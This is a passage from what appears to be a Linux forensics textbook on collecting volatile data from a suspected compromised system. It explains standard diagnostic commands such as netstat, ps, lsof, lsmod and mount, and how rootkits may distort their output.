

FIGURE 2.15

Mounting know-good binaries and then running some client scripts on the subject system.



FIGURE 2.16

Partial log entry for for the commands shown in Figure 2.15.

FIGURE 2.17

Files created by the commands in Figure 2.15.

COLLECTING VOLATILE DATA

There is plenty of volatile data that can be collected from the subject system. Collecting this data will help you make a preliminary determination as to whether or not there was an incident. Some of the more common pieces of data you should collect are discussed below.

Date and time information

One of the first things you want to collect is the date and time information. Why? The subject system might be in a different timezone from your usual location. Also, computer clocks are known to be bad at keeping good time. If the system has not been synchronized with a time server recently the clock could be off, and you will want to note this skew to adjust times in your reports. Despite its name, the `date` command outputs not only the date, but the time and timezone as well.

Operating system version

You will need to know the exact operating system and kernel version you are running should you later decide to do memory analysis. The `uname -a` command will provide you with this information and also the machine name and kernel build timestamp. The results of running this command on the PFE subject system are shown in Figure 2.18.

FIGURE 2.18

Results of running uname on a subject system.

Network interfaces

What network interfaces are on the machine? Is there anything new that shouldn't be there? This might sound like a strange question, but an attacker with physical access could add a wireless interface or USB interface pretty easily. Other strange but less common interfaces are a possibility.

What addresses have been assigned to various interfaces? What about the netmask? Has someone taken a network interface down in order to have traffic routed through something they control or monitor? All of these questions are easily answered using the `ifconfig -a` command. The results of running `ifconfig -a` on the subject system are shown in Figure 2.19.



FIGURE 2.19

Results from the ifconfig -a command.

Network connections

What other machines are talking with the subject machine? Are there any suspicious local network connections? Is the system connecting to something on the Internet when it is not supposed to have such access? These questions and more can be answered by running the `netstat -anp` command. The options a, n, and p are used to specify all sockets, use only numeric IPs (do not resolve host names), and display process identifiers and programs, respectively.

Open ports

Are there any suspicious open ports? Is the system connecting to ports on another machine that is known to be used by malware? These questions are also easily answered by running the `netstat -anp` command. The results of running this command on the subject system are shown in Figure 2.20.



FIGURE 2.20

Results of running netstat -anp on the subject system.

Malware can affect any of the commands you are running during your initial scan of the subject system. This is true even with know-good binaries as underlying memory structures may be altered by rootkits and the like. The results of running `netstat -anp` on the subject system after a rootkit is installed are shown in Figure 2.21. Note that the netstat process is killed and a system warning is also displayed. Every command that fails like this increases the probability that the machine has been compromised.

FIGURE 2.21

The results of running netstat -anp after a rootkit has been installed.

Programs associated with various ports

Some ports are known to be home to malicious services. Even safe ports can be used by other processes. The output of `netstat -anp` can be used to detect programs using ports they should not be using. For example, malware could use port 80 as it will look like web traffic to a casual observer.

Open Files

In addition to asking which programs are using what ports, it can be insightful to see which programs are opening certain files. The `lsof -V` (list open files with Verbose search) command provides this information. The results of running this command on the subject system are shown in Figure 2.22. As with the `netstat` command, this will fail if certain rootkits are installed.



FIGURE 2.22

Results of running lsof -V on subject system. Note that this command failed when it was rerun after installation of a rootkit (Xing Yi Quan).

Running Processes

Are there any suspicious processes running? Are there things being run by the root user that should not be? Are system accounts that are not allowed to login running shells? These questions and more can be answered by running the `ps -ef` command. The -e option lists processes for everyone and -f gives a full (long) listing. This is another

command that might fail if a rootkit has been installed. Partial results of running this command on the subject system are shown in Figure 2.23.



FIGURE 2.23

Results of running ps -ef on the subject system.

Routing Tables

Is your traffic being rerouted through an interface controlled and/or monitored by an attacker? Have any gateways been changed? These and other questions can be answered by examining the routing table. There is more than one way to obtain this information. Two of these ways are to use the `netstat -rn` and `route` commands. I recommend running both commands as a rootkit might alert you to its presence by altering the results of one or both of these commands. If you get conflicting results it is strong evidence of a compromise. The results of running both of these commands on the subject system are shown in Figure 2.24.



FIGURE 2.24

Results of running netstat -rn and route on the subject system.

Mounted filesystems

Are any suspicious volumes mounted on the system? Is one of the filesystems suddenly filling up? What are the permissions and options used to mount each partition? Are there unusual temporary filesystems that will vanish when the system is rebooted? The `df` (disk free) and `mount` commands can answer these types of questions.

As with many other commands, a rootkit might alter the results of one or both of these commands. Whenever two utilities disagree it is strong evidence of a compromised system. The results of running `df` and `mount` on the subject system are shown in Figure 2.25.



FIGURE 2.25

Results of running df and mount on the subject system.

Loaded kernel modules

Are there any trojaned kernel modules? Are there any device drivers installed that the client does not know anything about? The `lsmod` command provides a list of installed kernel modules. Partial results from running `lsmod` are shown in Figure 2.26.



FIGURE 2.26

Partial results of running lsmod on the subject system.

Users past and present

Who is currently logged in? What command did each user last run? These questions can be answered by the `w` command. For those who are not familiar, `w` is similar to the `who` command, but it provides additional information. Results for the `w` command are shown in Figure 2.27.

